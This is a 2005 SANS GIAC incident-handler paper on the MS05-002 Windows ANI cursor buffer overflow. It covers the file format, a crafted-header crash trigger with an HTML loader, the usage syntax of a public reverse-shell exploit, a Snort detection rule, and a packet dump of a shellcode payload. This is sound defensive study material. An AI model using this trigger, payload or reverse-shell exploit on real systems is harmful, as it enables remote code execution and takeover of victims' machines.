GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Exploiting the Windows ANI File Parsing Buffer Overflow Vulnerability

GIAC Certified Incident Handler

Practical Assignment

Version 4.0, Option One

Devesh Misra

February 28, 2005

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

Table of Contents

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

Abstract

This paper is submitted in partial fulfillment of the practical requirement of the GIAC Certified Incident Handler (GCIH) certification. The paper discusses and demonstrates the exploitation of the Windows ANI File Parsing Buffer Overflow vulnerability. Proof of concept exploit is used to test the vulnerability in a lab environment and incident handling steps are described for handling the incident.

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

1.0 Statement of Purpose

This paper is an analysis of the Windows ANI File Parsing Buffer Overflow vulnerability which was discovered by the eEye Digital Security and announced publicly by Microsoft in MS05-002 security bulletin. The vulnerability has been discovered in USER32.dll's handling routines for Windows Animated Cursor file (extension is .ani) in Microsoft's Windows Operating System. To exploit the vulnerability, an attacker needs to construct a malicious cursor or icon file with invalid AnimationHeaderBlock size which needs to be referenced in the HTML file using a style sheet. An attacker will then create a specially-crafted email message and send it to an affected system. After viewing the web page, preview or reading a malicious message by the victim, the attacker could cause the victim's system to execute arbitrary code. The attack chosen in this paper was to demonstrate how an attacker can gain the control of the machine which is behind the protection of the enterprise firewall by exploiting the ANI file parsing vulnerability.

The initial section of the paper covers the details of the vulnerability and the steps an attacker can use to exploit the vulnerability. The remaining section concentrate on the steps of incident handling process, i.e. i.e. Preparation, Identification, Containment, Eradication, Recovery and Lesson Learned.

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

2.0 The Exploit

2.1 Exploit Name

The vulnerability discussed in this paper is referred as "Windows ANI File Parsing Buffer Overflow".

References/Advisories for the vulnerability:

Organization Name	ID / Number	Description
Security Focus	Bugtraq ID: 12233	Microsoft Windows User32.DLL ANI File Header Handling Stack-Based Buffer Overflow Vulnerability
Common Vulnerability and Exposures	CAN-2005-0416 (under review)	The Windows Animated Cursor (ANI) capability in Windows NT, Windows 2000 through SP4, Windows XP through SP1, and Windows 2003 allows remote attackers to execute arbitrary code via the AnimationHeaderBlock length field, which leads to a stack-based buffer overflow.
Microsoft Security Bulletin	MS05-002	Vulnerability in Cursor and Icon Format Handling Could Allow Remote Code Execution
ISS X-force	XF ID : win-user32-aniheader-overflow (18879)	Microsoft Windows 2003, 2000, XP SP1 and earlier, NT 4.0, Me, 98, and 95 are vulnerable to an overflow in the USER32.DLL library when processing animated cursor (.ani) files
eEye Digital Security	AD20050111	eEye Digital Security has discovered a vulnerability in USER32.DLL's handling of Windows animated cursor (.ani) files that will allow a remote attacker to reliably overwrite the stack with arbitrary data and execute arbitrary code.

Variants of the Exploit:
To exploit the vulnerability an attacker requires two files, one is the malformed ANI file which actually exploits the vulnerability, and the other is an html file to carry the ANI file to the Victim's browser.

© SANS Institute 2000 - 2005 Author retains full rights.

Below is the list of the Exploit variants:

Name of the variants	Author's Name	Date of Release
InternetExplorer3.2	Berend-Jan Wever	January 11, 2005
Vanisherexploit	Assaf Reshef	January 12, 2005
HOD-ms05002-ani-expl.c	Houseofdabus	January 23, 2005
WC-ms05002-ani-expl-cb.c (with Shoveling Shell)	WhiskyCoders	January 30, 2005

Below is the list of Trojans/Backdoors based on this vulnerability

Name of Malware	Date of release	Description
Backdoor.Globe	January 12, 2005	Backdoor.Globe is a proof-of-concept Trojan horse program that exploits the Microsoft Windows LoadImage API Function Integer Overflow Vulnerability (described in Microsoft Security Bulletin MS05-002). The Trojan is written in JavaScript and is embedded in .html files.
Backdoor.Hebolani	January 27, 2005	Backdoor.Hebolani is a Trojan that exploits the Windows User32.DLL ANI File Header Handling Stack-Based Buffer Overflow Vulnerability (BID 12233). The Trojan exists as a malformed animated cursor (.ani).
Trojan.Anicmoo.B	February 22, 2005	Trojan.Anicmoo.B is a downloader Trojan that exploits the Windows User32.DLL ANI File Header Handling Stack-Based Buffer Overflow Vulnerability (as described in the Microsoft Security Bulletin MS05-002). The Trojan exists as a malformed animated cursor (.ani).

© SANS Institute 2000 - 2005 Author retains full rights.

For the purpose of demonstration I used the *WC-ms05002-ani-expl-cb.c* exploit in our Test Lab. With this exploit, reverse binding of the shell is possible.

2.2 Affected and Non-Affected Operating System

All the Microsoft Windows Operating system variants except Windows XP with SP2 are vulnerable to the WC-ms05002-ani-expl-cb exploit.

Affected Operating Systems

- Microsoft Windows 2000 Advanced Server without and with SP1, SP2, SP3, SP4
- Microsoft Windows 2000 Professional without and with SP1, SP2, SP3, SP4
- Microsoft Windows 2000 Server without and with SP1, SP2, SP3, SP4
- Microsoft Windows 95, 98 and ME
- Microsoft Windows NT Enterprise Server 4.0 without and with SP1, SP2, SP3, SP4, SP5, SP6, SP6a
- Microsoft Windows NT Server 4.0 without and with SP1, SP2, SP3, SP4, SP5, SP6, SP6a
- Microsoft Windows NT Workstation 4.0 without and with SP1, SP2, SP3, SP4, SP5, SP6, SP6a
- Microsoft Windows Server 2003 Datacenter Edition
- Microsoft Windows Server 2003 Enterprise Edition
- Microsoft Windows Server 2003 Standard Edition
- Microsoft Windows Server 2003 Web Edition
- Microsoft Windows XP SP1 All Edition

Non-Affected Operating Systems

- Microsoft Windows XP Service Pack 2

2.3 Protocols/Services/Applications

A stack based buffer overflow condition occurs in the USER32.dll library when it processes the specially-crafted animated cursor file.

The animated cursor file format for Windows NT is an extension of the Resource Interchange File Format (RIFF).
The basic building block of a RIFF file is a chunk. A chunk is a logical unit of multimedia data, such as a single frame in a video clip. Each chunk contains the following fields:

- A four-character code specifying the chunk identifier
- A doubleword value specifying the size of the data member in the chunk
- A data field

The following illustration shows a “RIFF” chunk that contains two subchunks:

© SANS Institute 2000 - 2005 Author retains full rights.

A chunk described in C syntax would be like this:

```
typedef unsigned long DWORD;
typedef unsigned char BYTE;
typedef DWORD FOURCC;

typedef struct {
    FOURCC  ckID;
    DWORD   ckSize;
    BYTE    ckData[ckSize];
} CK;
```




Figure 1: Pictorial Representation of the RIFF

Chunks of type 'RIFF' or 'LIST' are made up of a form type, followed by a series of sub chunks. A form type is a FOURCC tag. For the animated cursor files, the RIFF form type is 'ANI '. A LIST chunk with form type 'INFO' is used to store information that describes the RIFF file. RIFF files are usually described using a grammar. In simplified form, the above CK structure would be represented in the grammar as: ckID (<ckData>). If the chunk had a form type of 'foo ', then it would be represented as ckID('foo ' <ckData>).

An animated cursor is stored in RIFF a file with a form type of 'ACON'. The subcunks of this form of RIFF file are the 'LIST', 'anih', 'rate', and 'seq ' chunks. There are two LIST chunks: the LIST chunk with type 'INFO' contains textual informative details about the animated cursor such as ArtistNameLength and ArtistName , the LIST chunk with a type of 'fram' contains 'icon' subchunks. The anih chunk describes the rest of the bchunks in the file. The 'rate' chunk tells how long each step of the animation is to be displayed on the screen. The 'seq ' chunk maps the animation steps into actual icon pictures stored in the .ani file. The 'icon' subchunks in the 'fram' LIST are the actual frames of the cursor animation.

The following is a RIFF grammar that describes the Windows NT animated cursors:

```
RIFF ( 'ACON'
       [LIST( 'INFO'
           [INAM( <name> )]
           [IART( <artist> )]
       )]
       anih( [AnimationHeaderLength][AnimationHeaderBlock] )
       [rate( <rateinfo> )  ]
       ['seq '( <seq_info> )]
       LIST( 'fram' icon( <icon_file> ) )
   )
```

AnimationHeaderLength is the value which triggers Buffer Overflow.

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

Ani Header structure defined in C will be like this:

```
typedef DWORD JIF;              /* Number of jiffies that a frame will remain on the screen */
typedef struct _ANIHEADER {             /* anih */
   DWORD cbSizeof;                      /* Num. bytes in aniheader (incl. cbSizeof) */
   DWORD cFrames;                       /* Number of unique icons in the ani. cursor*/
   DWORD cSteps;                        /* Number of blts before the animation cycles */
   DWORD cx, cy;                        /* reserved, must be 0 */
   DWORD cBitCount, cPlanes;/* reserved, must be 0 */
   JIF   jifRate;               /* default rate if rate chunk not present */
   DWORD fl;                            /* flags, see AF_* */
} ANIHEADER, *PANIHEADER;

#define AF_ICON     0x0001L   /* Windows format icon/cursor animation */
```

As the length of DWORD is 4 bytes and the number of elements in the ANIHEADER Structure is 9 so the length of the AnimationHeaderBlock should be 36 bytes (i.e. 0x00000024).

The vulnerability is in the handling of the AnimationHeaderLength field. This value is passed as a length argument of memcpy() in order to copy the contents of the AnimationHeaderBlock. If we choose a high value for the AnimationHeaderLength, then the information from the AnimationHeaderBlock will overwrite the return address in the stack, and can jump into the buffer containing our code.

Quick note on Buffer Overflow

Buffer overflow occurs anytime the program writes more information into the buffer than the space it has allocated in the memory. This allows an attacker to overwrite data that controls the program execution path and hijack the control of the program to execute the attacker's code instead of the process code.

Below is the memory layout, when a program gets executed:




Figure 2: Memory Layout of a Program

The text segment contains primarily the program code, i.e., a series of executable program instructions. The next segment is an area of memory containing both initialized and uninitialized global data. Its size is provided at


© SANS Institute 2000 - 2005   Author retains full rights.

compilation time. Going further into the memory structure towards higher addresses, we have a portion shared by the stack and heap that, in turn, are allocated at run time. The stack is used to store function call-by arguments, local variables and values of selected registers allowing it to retrieve the program state. The heap holds dynamic variables. To allocate memory, the heap uses the malloc function or the new operator.

The program works by sequentially executing CPU instructions. For this purpose the CPU has the Extended Instruction Counter (EIP register) to maintain the sequence order. It controls the execution of the program, indicating the address of the next instruction to be executed. When a procedure is called, the return address for function call, which the program needs to resume execution, is put into the stack. Looking at it from the attacker's point of view, this is a situation of key importance. If the attacker somehow managed to overwrite the return address stored on the stack, upon termination of the procedure, it would be loaded into the EIP register, potentially allowing any overflow code to be executed instead of the process code resulting from the normal behavior of the program.

The problems of buffer overflow exists in the software which was developed using unsafe languages such as C, as the C programming language does not automatically support bounds –checking internally when initializing, copying or moving data between or into variables. For instance, many of the standard C libraries function such as : strcpy(), strncpy, sprintf(), gets(), memcpy, memmove, scanf(), etc do not perform any bounds-checking by default.

Screen Shot of an example code which triggers buffer overflow condition is as follows:


BufferOverflow - Microsoft Visual C++ [break]
File Edit View Insert Project Debug Tools Window Help
(Globals)
(All global members)
main
BOF.c
Disassembly
Registers

```
void Overflow_Funct(char *str)
{
    char Buffer[50];

    strcpy(Buffer, str);
}

int main()
{
    char string[128];

    int i;

    for(i=0; i<128; i++)
    {
        string[i]='A';
    }

    Overflow_Funct(string);

    exit(0);
}
```

```
41414141    ???
41414142    ???
41414143    ???
41414144    ???
41414145    ???
41414146    ???
41414147    ???
41414148    ???
41414149    ???
4141414A    ???
4141414B    ???
4141414C    ???
4141414D    ???
4141414E    ???
4141414F    ???
41414150    ???
41414151    ???
41414152    ???
41414153    ???
41414154    ???
```

```
EAX = 0012FE70 EBX = 7FFDF000
ECX = 0012FF84 EDX = 0012FFC0
ESI = 00000000 EDI = 0012FF80
EIP = 41414141 ESP = 0012FEAC
EBP = 41414141 EFL = 00000246
MM0 = 0000000000000000
MM1 = 0000000000000000
MM2 = 0000000000000000
MM3 = 0000000000000000
MM4 = 0000000000000000
MM5 = 0000000000000000
MM6 = 0000000000000000
MM7 = 0000000000000000
```

BufferOverflow.exe - Application Error

The instruction at "0x41414141" referenced memory at "0x41414141". The memory could not be "read".

Click on OK to terminate the program
Click on CANCEL to debug the program

Screen Shot 1: Example of Buffer

© SANS Institute 2000 - 2005 Author retains full rights.

In the above example we are trying to copy 128 bytes containing ‘A’ into the 50 bytes Buffer. As only 50 bytes of data can be accommodated in Buffer, the rest 78 bytes overflows the buffer, which in turn overwrites the data at the bottom of the stack which also include the value pointed by the EIP. When the function returns, a modified return value i.e. in our case 0x41414141 is pushed into the EIP, thereby allowing the program to proceed by the address pointed to by this value, thus creating the stack execution error. Skillful attackers will overwrite return address with the address of their own program, by providing too much data in some form of input instead of the code as shown in our example code.

Understanding the Vulnerability

To test the .ani file parsing vulnerability, I took a sample ANI file i.e. banana.ani which can be found at c:\winnt\cursor folder, in Windows 2000 operating system. The following is a partial hex-dump of banana.ani:


```
00000000   52 49 46 46 78 2e 00 00 41 43 4f 4e 4c 49 53 54  RIFFx...ACONLIST
00000010   4a 00 00 00 49 4e 46 4f 49 4e 41 4d 0f 00 00 00  J...INFOINAM....
00000020   50 65 65 6c 69 6e 67 20 42 61 6e 61 6e 61 00 00  Peeling Banana..
00000030   49 41 52 54 26 00 00 00 4d 69 63 72 6f 73 6f 66  IART&...Microsof
00000040   74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2c 20 43  t Corporation, C
00000050   6f 70 79 72 69 67 68 74 20 31 39 39 33 00 61 6e  opyright 1993.an
00000060   69 68 24 00 00 00 24 00 00 00 0f 00 00 00 10 00  ih$...$.........
```

Normally the length of the AnimationHeaderLength field is of 36 bytes(0x00000024). By using the HIEW(a hex editor), I changed the animationHeaderLength from 0x00000024 to 0xffffffff. and created a HTML file with the following code:

```
<html>
This is to test the AnimationHeaderlength in the ANI file
<head>
      <style>
            * {CURSOR: url("banana.ani")}
      </style>
</head>
</html>
```

I attached an ollydbg (32-bit assembler level analysing debugger), with the iexplorer.exe and tried to open the html file in the internet explorer, and found that the Browser got crashed at the following location (in USER32.dll):

© SANS Institute 2000 - 2005, Author retains full rights.



OllyDbg - IEXPLORE.EXE - [CPU - main thread, module USER32]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?

```
77E4B580   F3:A5          REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
77E4B582   8BCB           MOV ECX,EBX
77E4B584   83E1 03        AND ECX,3
77E4B587   F3:A4          REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
77E4B589   0150 04        ADD DWORD PTR DS:[EAX+4],EDX
77E4B58C   58             POP EAX
77E4B58D   5B             POP EBX
77E4B58E   5F             POP EDI
77E4B58F  ^EB DC          JMP SHORT USER32.77E4B56D
77E4B591   8B4424 08      MOV EAX,DWORD PTR SS:[ESP+8]
77E4B595   6A 08          PUSH 8
77E4B597   50             PUSH EAX
77E4B598   FF7424 0C      PUSH DWORD PTR SS:[ESP+C]
77E4B59C   8360 04 00     AND DWORD PTR DS:[EAX+4],0
77E4B5A0   8320 00        AND DWORD PTR DS:[EAX],0
77E4B5A3   E8 AFFFFFFF    CALL USER32.77E4B557
77E4B5A8   C2 0800        RETN 8
77E4B5AB   56             PUSH ESI
77E4B5AC   57             PUSH EDI
77E4B5AD   8B7C24 10      MOV EDI,DWORD PTR SS:[ESP+10]
77E4B5B1   8B7424 0C      MOV ESI,DWORD PTR SS:[ESP+C]
```

```
Registers (FPU)
EAX 0012DDE0
ECX 3FFFF3E3
EDX FFFFFF24
EBX FFFFFF24
ESP 0012DAF8
EBP 0012DB68
ESI 02F42FFE
EDI 00130AD4

EIP 77E4B580 USER32.77E4B580

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (000

EFL 00010206 (NO,NB,NE,A,NS,PE,
```

Screen Shot 2: Location of crash in

As the explorer shows the preview of any selected file, I found that when we try to select the html file, the explorer gets crashed.

Exploit Description

WC-ms05002-ani-expl-cb.c is the exploit which I am going to use in the lab to simulate an attack scenario by exploiting the ANI file parsing buffer overflow vulnerability. This exploit has a capability of Reverse binding of Shellcode. In this case a TCP connection is established to predefined IP and port number and a command interpreter's output and input are directed to and from allocated TCP connection. This will be useful when the outbound connection is not filtered with the firewall.

The WC-ms05002-ani-expl-cb.c is a C program file which can be compiled by using Microsoft Visual C++ 6.0 compiler to generate an executable file.

To execute we need to pass the following parameter:

```
WC-ms05002-ani-expl-cb <file> <port> <ip>
```

file is the name of the .ani and .html file

port is the port number where the listener is listning

IP is the Internet Address of the machine which is owned by the attacker.

After executing the code two files will be created PoC.ani and PoC.html. Both of these files need to be placed on the web server. NOP(0x90) sled is used as part of the exploit to point to the shellcode. "NOP sled", as it is more commonly known, is a series of no-operation instructions in the machine code of the target architecture. This series of NOP is often used as part of a buffer overflow technique, where the return address in the call stack is modified pointing to exploit code. By using a NOP sled, the precise address of the exploit code need not be known — instead, an address in the middle of the NOPs is chosen, causing execution to slide into the exploit code.

© SANS Institute 2000 - 2005 Author retains full rights.

2.4 Exploit/Attack Signatures

Snort Signature

The attack performed against the vulnerability by using the WC-ms05002-ani-expl-cb.c exploit can be easily detected by the snort. The snort signature for this attack was first released by Bleedingsnort.com and 2nd revision of this signature is the latest. Below is the snort's signature for detecting an attack on ANI file parsing buffer overflow vulnerability

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT
Microsoft ANI file parsing overflow"; flow:established,from_server;
content:"RIFF"; nocase; content:"anih"; nocase;
byte_test:4,>,36,0,relative,little; reference:cve,CAN-2004-1049;
classtype:attempted-user; sid:3079; rev:2;)
```

Explanation of the Rule

This rule will alert and log for any packet originating from the external network (defined by EXTERNAL_NET) with HTTP_PORTS(i.e. 80) to any system on the internal network (defined by HOME_NET) to any port . The rule will trigger when the session between the victim browser and the Attacker's web server is established and the request web server is responding on the browser request. The msg variable defines the message that will be sent to the Snort Alert. Test on the content of the packet is done to trigger the rule i.e String RIFF and anih with case insensitive will occur in the Payload and also the test on byte, i.e. 4 bytes relative to last pattern match is picked and checked whether it is greater than 36(Size of the AnimationHeaderlength) . The type of attack is referred as attempted-user User Privilege Gain, the SID(Snort ID) number is (3079), and the CVE (Common Vulnerability and Exposures) reference number of the attack is CAN-2004-1049 (which can be found at http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049).

Below is the sample of the alert generated by the Snort:


```
[**] [1:3079:2] WEB-CLIENT Microsoft ANI file parsing overflow [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
02/23-19:23:29.089780 192.168.52.166:80 -> 192.168.51.165:1306
TCP TTL:64 TOS:0x0 ID:48362 IpLen:20 DgmLen:1193 DF
***AP*** Seq: 0x91A0DAF9  Ack: 0x30212143  Win: 0x1D50  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049]
```

© SANS Institute 2005, Author retains full rights.

Output of the Packet Capturing Software

Ethereal is the tool, I used for capturing the packet, which shows the exploitation of the Windows ANI File Parsing Buffer Overflow vulnerability.

Below is the output of the Ethereal:



```
 27 13.658064 192.168.52.13    192.168.52.166   TCP   45321 > http [SYN] Seq=1574434560 Ack=0 Win=5840 Len=0 WS
 28 13.658134 192.168.52.166   192.168.52.13    TCP   http > 45321 [SYN, ACK] Seq=2860256547 Ack=1574434561 Win
 29 13.658298 192.168.52.13    192.168.52.166   TCP   45321 > http [ACK] Seq=1574434561 Ack=2860256548 Win=5840
 30 13.658391 192.168.52.13    192.168.52.166   HTTP  GET /poc.html HTTP/1.1
 31 13.658968 192.168.52.166   192.168.52.13    HTTP  HTTP/1.1 200 OK
 32 13.660457 192.168.52.13    192.168.52.166   TCP   45321 > http [ACK] Seq=1574434766 Ack=2860257239 Win=6910
 35 13.783116 192.168.52.13    192.168.52.166   HTTP  GET /PoC.ani HTTP/1.1
 36 13.783624 192.168.52.166   192.168.52.13    HTTP  HTTP/1.1 200 OK
 37 13.785228 192.168.52.13    192.168.52.166   TCP   45321 > http [ACK] Seq=1574435011 Ack=2860258392 Win=9224
 40 13.821178 192.168.52.13    192.168.52.166   TCP   45322 > 5555 [SYN] Seq=814819697 Ack=0 Win=65535 Len=0 MSS
 41 13.821238 192.168.52.166   192.168.52.13    TCP   5555 > 45322 [SYN, ACK] Seq=2860324933 Ack=814819698 Win=
 44 13.821580 192.168.52.13    192.168.52.166   TCP   45322 > 5555 [ACK] Seq=814819698 Ack=2860324934 Win=65535
 47 13.900735 192.168.52.13    192.168.52.166   TCP   45322 > 5555 [PSH, ACK] Seq=814819698 Ack=2860324934 Win=
 73 14.054345 192.168.52.166   192.168.52.13    TCP   5555 > 45322 [ACK] Seq=2860324934 Ack=814819740 Win=65493
 76 14.055889 192.168.52.13    192.168.52.166   TCP   45322 > 5555 [PSH, ACK] Seq=814819740 Ack=2860324934 Win=
```

```
0130  0a 0d 0a 52 49 46 46 9c  18 00 00 41 43 4f 4e 61   ...RIFF. ...ACONa
0140  6e 69 68 7c 03 00 00 ff  00 00 00 08 00 00 00 08   nih|.... ........
0150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0160  00 00 00 77 82 40 00 eb  64 90 90 77 82 40 00 eb   ...w.@.. d..w.@..
0170  64 90 90 eb 54 90 90 77  82 40 00 eb 54 90 90 77   d...T..w .@..T..w
0180  82 40 00 eb 44 90 90 77  82 40 00 eb 44 90 90 77   .@..D..w .@..D..w
0190  82 40 00 eb 34 90 90 77  82 40 00 eb 34 90 90 77   .@..4..w .@..4..w
01a0  82 40 00 eb 24 90 90 77  82 40 00 eb 24 90 90 77   .@..$..w .@..$..w
01b0  82 40 00 eb 14 90 90 77  82 40 00 eb 14 90 90 77   .@.....w .@.....w
01c0  82 40 00 77 82 40 00 90  90 90 90 90 90 90 90 90   .@.w.@.. ........
01d0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
01e0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
01f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0200  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0210  90 90 90 eb 70 56 33 c0  64 8b 40 30 85 c0 78 0c   ....pV3. d.@0..x.
0220  8b 40 0c 8b 70 1c ad 8b  40 08 eb 09 8b 40 34 8d   .@..p... @....@4.
0230  40 7c 8b 40 3c 5e c3 60  8b 6c 24 24 8b 45 3c 8b   @|.@<^.` .l$$.E<.
0240  54 05 78 03 d5 8b 4a 18  8b 5a 20 03 dd e3 34 49   T.x...J. .Z ...4I
